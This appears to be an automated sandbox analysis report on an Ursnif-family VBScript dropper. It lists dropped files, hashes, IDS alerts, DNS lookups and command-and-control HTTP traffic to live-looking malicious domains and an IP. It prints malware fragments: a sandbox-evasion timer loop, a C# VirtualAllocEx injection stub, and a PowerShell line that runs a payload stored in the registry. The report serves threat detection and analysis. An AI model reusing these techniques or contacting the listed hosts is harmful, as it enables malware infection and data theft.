Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.2785904286076155
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fr2SYMws+zxs7+AEszIWXp+N23frN:p37Lvkmb6KHB+WZE85

C:\Users\user\AppData\Local\Temp\1cv1ijms\1cv1ijms.cmdline	
MD5:	3AB2984207C5CA39AD2DCAD1AC4AA9E5
SHA1:	FC1C2BEFD1BCC1F807622CA0188F674A133950D6
SHA-256:	1A5C31EFECA3A9214894B012D7CE692DF37C648944C0941959C63EA46F31B566
SHA-512:	D8082CE1F6CB54828C1F31CC7C2A26E59B19F8BC2B52E2C140E20385EB79D18A3DC274900424D96831BA593E886E5808744D7394F52F2A337FEA1F5DC9CE963
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\1cv1ijms\1cv1ijms.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\1cv1ijms\1cv1ijms.0.cs"

C:\Users\user\AppData\Local\Temp\1cv1ijms\1cv1ijms.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.592495678372235
Encrypted:	false
SSDEEP:	24:etGS4/u2Dg85lxlok3JgpiaCa4MatkZf0RaUI+ycuZhNQakSsPNnq:6pWb5lxF1aCSJ0J1ulQa38q
MD5:	6B48B801F9F28023FBCB27DFF09E67D9
SHA1:	022B840615E4B9F779F8651E5C1709E21F9726F1
SHA-256:	8ABFBD9D3ED37B23C005C69520A05B13D120D34F3756887255AB4335E27349F6
SHA-512:	9294111197351289764A42E246E7EA92D50BCB159E173DC9B81ED0AE23448D98C91383AC57341B8604C4CA19B0C57EAD432AF568D44D54D14C6D9C6B473F5F5
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...ye;a.....!.....#... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....1.*..... 8..... E..... X....P .....c.....i....r....z.....c. ...c...!.c.%...c.....*....3.+.....8.....E.....X..... .....!.....<Module>.1cv1ijms.dll.stkml.W32.mscorlib.Sy

C:\Users\user\AppData\Local\Temp\1cv1ijms\1cv1ijms.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\1cv1ijms\CSC65E6130637C74F63B377719165F577CE.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.10744871627024
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryOak7YnqqsPN5Dlq5J:+RI+ycuZhNQakSsPNnqX
MD5:	8D57783B20B153F231665683B2AB28BD
SHA1:	848F359031382274CE273F9101163CF11C4CE29B
SHA-256:	F2ECDB9A00574B4082B10E323E57CD1B68C403D1F0A1588B2C4C842F64ABE5E5
SHA-512:	DEBC69E8A64B69BA4A3718985677E972AD7CAB4E2C645283DAF26AC67BF41F5BF101FD1A91AD928ED61018EEB470E9DE5EAD2FA55B2C6D0730435BC30E6E2D19
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...1.c.v.1.i.j.m.s...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...1.c.v.1.i.j.m.s...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\RESFECC.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.702642323022324
Encrypted:	false
SSDEEP:	24:pgZfpXhHGhKdNNI+ycuZhNQakSsPNnq9qp7e9Ep:KDxcKd31ulQa38q9Y
MD5:	0E8427BDB83046818F9375BEC80FE27B
SHA1:	619BDA194FAF92D4813C29D9CFE00D2E7C1A8754
SHA-256:	AD03CFA40FC2E7E25137FE3DAFA4F47438AC97DF0F5A67F3B1235E764465CBC9
SHA-512:	CFD17472042885A90FE3B8FBD24D1CF21B84A75E1C67956F6B130B1764452F3E7BD288108C354AB1A872E2D637BDCA27D2A33F23974DEECE1B4BAAA21D2C223
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\1cv1ijms\CSC65E6130637C74F63B377719165F577CE.TMP.....Wx; .S.1fV...(.....4.....C:\Users\user\AppData\Local\Temp\RESFECC.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_b51iw0xu.4zo.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_upl555bt.hac.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false

C:\Users\user\AppData\Local\Temp\adobe.url	
Preview:	[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\fum.cpp	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	6.617827225958404
Encrypted:	false
SSDEEP:	6144:kZv2xLg5Ema5+kMLdcW2Ipsk0AOIjllllll/llllllWQO+XK+Mtw:kn5AUkaqIpWyllll/llllll7O+XLMtw
MD5:	D48EBF7B31EDDA518CA13F71E876FFB3
SHA1:	C72880C38C6F1A013AA52D032FC712DC63FE29F1
SHA-256:	8C5BA29FBEEDF62234916D84F3A857A3B086871631FD87FABDFC0818CF049587
SHA-512:	59CBBD4ADA4F51650380989A6A024600BB67982255E9F8FFBED14D3A723471B02DAF53A0A05B2E6664FF35CB4C224F9B209FB476D6709A7B33F0A9C060973FB8
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....|...8st.8st.8st....st...9st...#st...+st.8su..st...2st...?st...9st...st...9st...9st .Rich8st.....PE..L.....Y.....!.....9.....@.....%O....@.....p...d.....%..`...T.....@.. .....@.....text....*.....,..... ..`.rdata...~...@.....0.....@..@.data.....@....gfids.....@..@.reloc...%.....&..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\hvjfk3yo\hvjfk3yo.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	421
Entropy (8bit):	5.017019370437066
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJzLHMRSRa+eNMjSSRrLypSRHq1oZ6laAkKFM+Qy:V/DTLDfuxLP9eg5rLy4uMaLXjQy
MD5:	7504862525C83E379C573A3C2BB810C6
SHA1:	3C7E3F89955F07E061B21107DAEF415E0D0C5F5E
SHA-256:	B81B8E100611DBCEC282117135F47C781087BD95A01DC5496CAC6BE334A8B0CC
SHA-512:	BC8C4EAD30E12FB619762441B9E84A4E7DF15D23782F80284378129F95FAD5A133D10C975795EEC6DA2564EC4D7F75430C45CA7113A8BFF2D1AFEE0331F13E7
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tjuivx. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProc ess();.[DllImport("kernel32")].public static extern void SleepEx(uint yijswysfmu,uint rpdwbh);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr h khhmwnsoyn,IntPtr xfehjdcey,uint nqamet,uint rvtfunn,uint mlrfbdrm);.. }..}.

C:\Users\user\AppData\Local\Temp\hvjfk3yo\hvjfk3yo.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.316801060470633
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fVdndVH0zxs7+AEszIWXp+N23fVdJ:p37Lvkmb6KHPUWZE8JH
MD5:	E984F490D4C2063ADC7968661E7CF282
SHA1:	04103B456043B9D0B229C10538B0B0D993E597A9
SHA-256:	45A08E1907D96F4A4A0AD6F751E7498FA62B72999D263DF4F08028F06E7B447E
SHA-512:	706D4A06D0021EA9C82F02A4D62829228F9E2B9C56D184F906D6EC1562F4491A5039BA9AB27AAAE4A056D8531122AE9D02C08C0BED8162D71D8285217080AB7
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\hvjfk3yo\hvjfk3yo.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\hvjfk3yo\hvjfk3yo.0.cs"

C:\Users\user\AppData\Local\Temp\hvjfk3yo\hvjfk3yo.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	454
Entropy (8bit):	5.426901270421163
Encrypted:	false
SSDEEP:	6:IM7mLAA9VwRhMuAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fVdndVH0zxs7+AEz:xKIR37Lvkmb6KHPUWZE8Je
MD5:	4336DDE59BD6F51034DF5F9C77845261

C:\Users\user\AppData\Local\Temp\hvjfk3yo\hvjfk3yo.out	
SHA1:	01591543B59D6353AB7FAB8392868A12D3A5D570
SHA-256:	A3E7D0FE9E5C5BD9F5585E52F47C6012105ACF061151AE765132A7F9836D5620
SHA-512:	1E98FDFEC2DCEB0B99ACC0E02338365E2E3FCD53EC3692E393D2BF8366B616EAB2B86ABFE75CAC552E5BFE75576F3AAD07DF12C1DC32E3E923A97CEBC90AC911
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\hvjfk3yo\hvjfk3yo.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\hvjfk3yo\hvjfk3yo.0.cs".....

C:\Users\user\Documents\20210910\PowerShell_transcript.767668.YICTH0VE.20210910070227.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1189
Entropy (8bit):	5.316207189770612
Encrypted:	false
SSDEEP:	24:BxSAqixvBnRWzx2DOXUWOLCHGIYBtBCWptHjeTKKjX4CIym1ZJXFOLCHGIYBtBjf:BZqevhUzoORFeVfqDYB1Z9FeNZZ5
MD5:	04943686EDE108574C2C9FF3F9C199C5
SHA1:	77587BAADB592CF5228FA2D939F1A55E762152BC
SHA-256:	5FB3855BE26450340440903D2BEF71652EFAD956D36B623B8B6DCB8AAF897757
SHA-512:	4DA982F49DC69997A79906A99418CDED43A1428AE37CE27F8E1264E40AAD73655AB6E0C75EA56F089E82B0CF57FA55B7C32654C75877889550AE661ABF1A517
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210910070227..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 767668 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 4216..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210910070227..**********.PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..**********..

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line terminators
Entropy (8bit):	4.859322582752409
TrID:	
File name:	start[526268].vbs
File size:	1402115
MD5:	b0de0a696f7b17724fef5c5e0af2bd1d
SHA1:	3de72b8cae6a84f82e05cae18f48a1a302dbebc3
SHA256:	e3a1fb3e932aae628aa08bde31be3b30861fa90ca16db4f81d7989093e1fddbe
SHA512:	d04a7ac14bcb8b3310c009ebada2d0ee230fa64b92a48328c0a651391a2d37e1354123f96b9a463ef3ec9d140aa32e2a8d047d9baadaf5c563f6aaa23b084353
SSDEEP:	12288:SfCepvwq9BTH3FEN9cy59WSpU9lAR4lYtE9Erf99bM:ipvp9BT1U9cyjUAvmEZbM
File Content Preview:	IHGsfsedgfssd = Timer()..For hjdHJGASDF = 1 to 7..WScript.Sleep 1000:..Next..frjekgJHKasd = Timer()..if frjekgJHKasd - IHGsfsedgfssd < 5 Then..Do: KJHSGDflkjsd = 4: Loop..End if ..const VSE = 208..const Aeq = 94..pgoTH = Array(UGM,DP,wy,2,yt,2,2,2,vy,2,2,

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/10/21-07:02:17.572803	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49790	80	192.168.2.3	185.251.90.253
09/10/21-07:02:17.572803	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49790	80	192.168.2.3	185.251.90.253
09/10/21-07:02:18.547163	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49791	80	192.168.2.3	185.251.90.253
09/10/21-07:02:18.547163	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49791	80	192.168.2.3	185.251.90.253
09/10/21-07:02:19.594026	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49792	80	192.168.2.3	185.251.90.253
09/10/21-07:02:44.225999	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49793	80	192.168.2.3	185.251.90.253
09/10/21-07:02:44.225999	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49793	80	192.168.2.3	185.251.90.253

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 10, 2021 07:02:17.167288065 CEST	192.168.2.3	8.8.8.8	0xeeb0	Standard query (0)	atl.bigbig poppa.com	A (IP address)	IN (0x0001)
Sep 10, 2021 07:02:18.455923080 CEST	192.168.2.3	8.8.8.8	0xf9e9	Standard query (0)	atl.bigbig poppa.com	A (IP address)	IN (0x0001)
Sep 10, 2021 07:02:19.504143000 CEST	192.168.2.3	8.8.8.8	0x62ea	Standard query (0)	atl.bigbig poppa.com	A (IP address)	IN (0x0001)
Sep 10, 2021 07:02:43.529391050 CEST	192.168.2.3	8.8.8.8	0xd36d	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Sep 10, 2021 07:02:43.832326889 CEST	192.168.2.3	8.8.8.8	0xcca7	Standard query (0)	art.micros oftsofymic rosoftsoft.at	A (IP address)	IN (0x0001)
Sep 10, 2021 07:02:44.751022100 CEST	192.168.2.3	8.8.8.8	0x2a20	Standard query (0)	art.micros oftsofymic rosoftsoft.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 10, 2021 07:02:17.487325907 CEST	8.8.8.8	192.168.2.3	0xeeb0	No error (0)	atl.bigbig poppa.com		185.251.90.253	A (IP address)	IN (0x0001)
Sep 10, 2021 07:02:18.489656925 CEST	8.8.8.8	192.168.2.3	0xf9e9	No error (0)	atl.bigbig poppa.com		185.251.90.253	A (IP address)	IN (0x0001)
Sep 10, 2021 07:02:19.540473938 CEST	8.8.8.8	192.168.2.3	0x62ea	No error (0)	atl.bigbig poppa.com		185.251.90.253	A (IP address)	IN (0x0001)
Sep 10, 2021 07:02:43.557179928 CEST	8.8.8.8	192.168.2.3	0xd36d	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Sep 10, 2021 07:02:44.172904015 CEST	8.8.8.8	192.168.2.3	0xcca7	No error (0)	art.micros oftsofymic rosoftsoft.at		185.251.90.253	A (IP address)	IN (0x0001)
Sep 10, 2021 07:02:45.060425043 CEST	8.8.8.8	192.168.2.3	0x2a20	No error (0)	art.micros oftsofymic rosoftsoft.at		185.251.90.253	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- atl.bigbigpoppa.com
- art.microsoftsofymicrosoftsoft.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49790	185.251.90.253	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 07:02:17.572803020 CEST	5265	OUT	GET /NhQOwDmOWNWhoZkCuvIJYT/yyrgcNktQOio5/MAWNnOPh/YOpi6p7HZNMrM8dfCZNfhKR/6onGC0_2Fj/Z9tF912mepKiyl36W/W4huWMRggYfW/XcsWaKpGEUD/RLGSHFoZE1byyc/rlBcayy_2BaEyDegqhXic/uK_2B61p_2BSvpFm/KyqmkPSMKG7KXQh/rKyHlYF1pKbQ_2FrYs/GJ_2FCBgc/9AGhinNAfGtoNp19N2M0/VRQmCiVDj4baSUAqCoz/3V8nTzokn2tRxlMEPZAuLu/2tgH0PvXzWJgh/YQdlJgxg/bNHS_2BzqfAV52iuY_2FTg4/1Z1d8SkfRiehoMkV7n/yUZu HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: atl.bigbigpoppa.com
Sep 10, 2021 07:02:18.024907112 CEST	5267	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 10 Sep 2021 05:02:17 GMT Content-Type: application/octet-stream Content-Length: 194718 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="613ae6d9f31b9.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 76 74 cf a8 dc 9e a3 bd 80 c4 22 74 d6 90 04 f4 7c 4e 89 f9 f5 f6 c3 41 5b bd 9a c1 75 03 9e 3d 57 c7 97 06 3e 33 1a 75 cb d2 f3 9b 82 f7 12 da 1b 73 aa 9d 83 1c 06 cc d0 bb fa 6b fe fc 69 45 21 fd 77 4d e8 65 62 93 d4 4f 54 c0 7f 4b c0 e8 bd 0a da 21 85 09 52 e0 63 30 82 6b 84 0b a5 73 0e d8 b6 0a 2f f6 82 b8 db 3a 51 f5 d1 6c 17 f8 66 f5 63 27 a8 2c fe 79 31 d3 11 a2 68 ab eb bd c6 ca 96 b7 df 24 d9 bb eb 81 ee 0f 54 d0 24 37 17 2e bd d0 90 a9 1c c7 0d aa a5 e0 95 ad 52 e0 75 84 91 a6 10 9d 81 0a 4d b4 ff 81 97 74 92 63 92 3b ae a9 ad cf 50 57 12 53 8f 24 c5 3c d5 ff c4 5c 06 b9 e4 02 71 34 b3 6a f5 02 c6 06 6d 8c 5a b2 93 69 e3 04 8d c3 27 8a b8 c8 4a 1d cd c2 0f bd 3f 7e 06 be 38 ae a8 33 f4 46 25 b7 42 e8 60 df af 0a cb 9a 44 a1 2f 47 30 4b a6 62 22 1a 9b 17 41 04 1f fe a9 a5 c2 5f 2c b8 17 b3 7e f8 a3 b1 19 c2 e2 ac 4f 23 9a 3a 3a bf c4 61 f5 b6 7d d8 d5 41 f7 c6 7d 13 a3 25 bd bd b7 45 09 64 a8 d5 8a 6a 6e 18 90 f8 15 29 9d ad e6 f7 81 c6 c1 6d 32 c6 6d 91 e1 d5 b2 11 af d7 0f ae c5 84 22 1e 0f 3d 2a 0d 19 79 94 9f 72 e4 19 30 54 53 f8 a0 51 28 95 77 e8 05 cd 58 f3 5e 79 1b 2d 75 16 31 f4 ea 58 42 da fe ad 9f 21 09 f9 67 69 cf ff c7 a6 bd 34 2a ef 9a e2 63 bf 8b 7d 44 e0 80 ea 5d fb 18 21 db 02 cf db ca 07 81 b4 3e 7a 72 00 1b 21 ff 30 31 fa d2 ce c6 9f 33 9a cd 1a 25 3c f7 05 4d c2 77 5e 4f fc 99 c8 f0 51 93 7e e9 b2 35 93 c2 cc 3e bd 22 41 3e a6 14 a2 f9 47 45 a0 94 00 2b c8 09 2c 57 1c 70 d1 fc 8b 98 bd a9 53 f3 48 aa d4 87 c8 34 d1 84 66 95 bf 45 78 59 ad 24 31 f2 22 9f 83 2e 85 ee f9 50 21 68 9f ec 2e 0f 0a 37 cc a4 dc 12 79 1e 10 12 9d 19 93 bc cf 36 df 7c 6f 25 8f bc 3a 4c 53 73 0d ae 15 56 83 9e fa 88 d5 7f 9b ee e9 dc ff 92 38 f9 91 3c bf b0 a9 0d 4a 43 73 58 68 19 46 a8 b0 e3 17 3d 9c 68 30 37 f6 84 d2 c7 37 01 33 97 44 91 e5 20 3f a7 d9 e3 c0 af b0 2a 54 8f ef ab aa 06 35 5f 5b c2 66 54 41 fd bb d8 8a 29 80 3d 5d d0 8d 84 9f 53 68 db f0 5a 42 de 57 66 fa 72 b7 72 97 f3 0f 0d 65 28 85 1c 27 e4 ff f8 ed 8c 53 c2 a4 9a ad fe 7d c9 57 1e f2 ae f2 d6 35 08 89 64 bd 41 a1 00 d8 bb 74 05 14 0c 5e ca 85 87 26 07 a5 14 0f 34 11 c2 c5 18 a1 ed ce fd da 89 22 fb f0 a7 a2 50 4a 11 f6 48 c3 b2 8a f3 91 ca 09 4a d9 01 f7 fb 10 4d a4 ed cd 67 f7 fa bf df 33 2d 23 30 89 ba 79 e8 a3 8e 23 56 d9 30 2e 33 d2 7b 11 d1 09 3f 4a 40 d9 21 e7 c3 99 10 06 48 49 e6 26 34 2f c8 84 6f b9 66 4b 96 6e 4d 8a 42 85 99 f6 5f 76 29 de 4e c0 fb 1d 3a 19 52 46 73 7a 7f e9 46 b5 05 4b 3e 44 54 27 2b d1 39 05 34 e3 7e 5b e3 e8 52 d3 26 d5 f4 0e c9 1e 3e 6f 47 1f 11 ed 46 0f 00 f0 d5 53 bd 47 1f 3e ad 02 09 9b 96 3d ce 9d cc 58 7d 5e 62 8b 69 88 05 00 61 0d b0 69 2c da a1 ec e0 02 19 38 28 c5 c3 c1 00 80 82 e8 27 0d 0c 48 62 cf b4 e4 fb fa 1e 90 42 0e d8 9a 95 7b f2 ae 5f f6 77 d3 ea f5 b8 f3 4e 21 a0 bc 9b e0 df 6e 4c 75 0c 36 Data Ascii: vt"t|NA[u=W>3uskiE!wMebOTK!Rc0ks/:Qlfc',y1hT7.RuMtc;PWS$<\q4jmZi'J?~83F%B`D/G0Kb"A_,~O #::a}A}%Edjn)m2m"=*yr0TSQ(wX^y-u1XB!gi4*c}D]!>zr!013%<Mw^OQ~5>"A>GE+,WpSH4fExY$1".P!h.7y6|o%:LSsV8<J CsXhF=h0773D ?*T5_[fTA)=]ShZBWfrre('S}W5dAt^&4"PJHJMg3-#0y#V0.3{?J@!HI&4/ofKnMB_v)N:RFszFK>DT'+94~[R &>oGFSG>=X}^biai,8('HbB{_wN!nLu6

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49791	185.251.90.253	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 07:02:18.547163010 CEST	5468	OUT	GET /JWEVOwMBnh_2FtPS/WMS3RPVZyjTSnTq/9Hxp202Yz5PgJEOrB6/nF_2FNmSa/SQyIRZk5j_2B3OcT7rdM/7npsCxfJSu8JbD_2FiM/y1HBEgDsmQFEPX27nGHHbz/zR0jF_2FnlVo0/Nxk3zALE/ofyPMDXzWjS1IpBinC5Sz4W/cf_2F5pD8G/46Dgl0akFp2cXbFnY/HwtGCbH5Q64m/f9VXk69LnhQ/x_2B8W86eQh4Rn/mNr7OMCC6GA9c9ph_2Bg7/ddhYIIa8YUPQgtGC/8R2fSBf4sQLaQ_2/FLycNJhDT_2FxWMMIH/41wPmVaCG/UdSw_2BuW4yZulffApAL/Gvq14U65qaj/9np83 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: atl.bigbigpoppa.com

Timestamp	kBytes transferred	Direction	Data
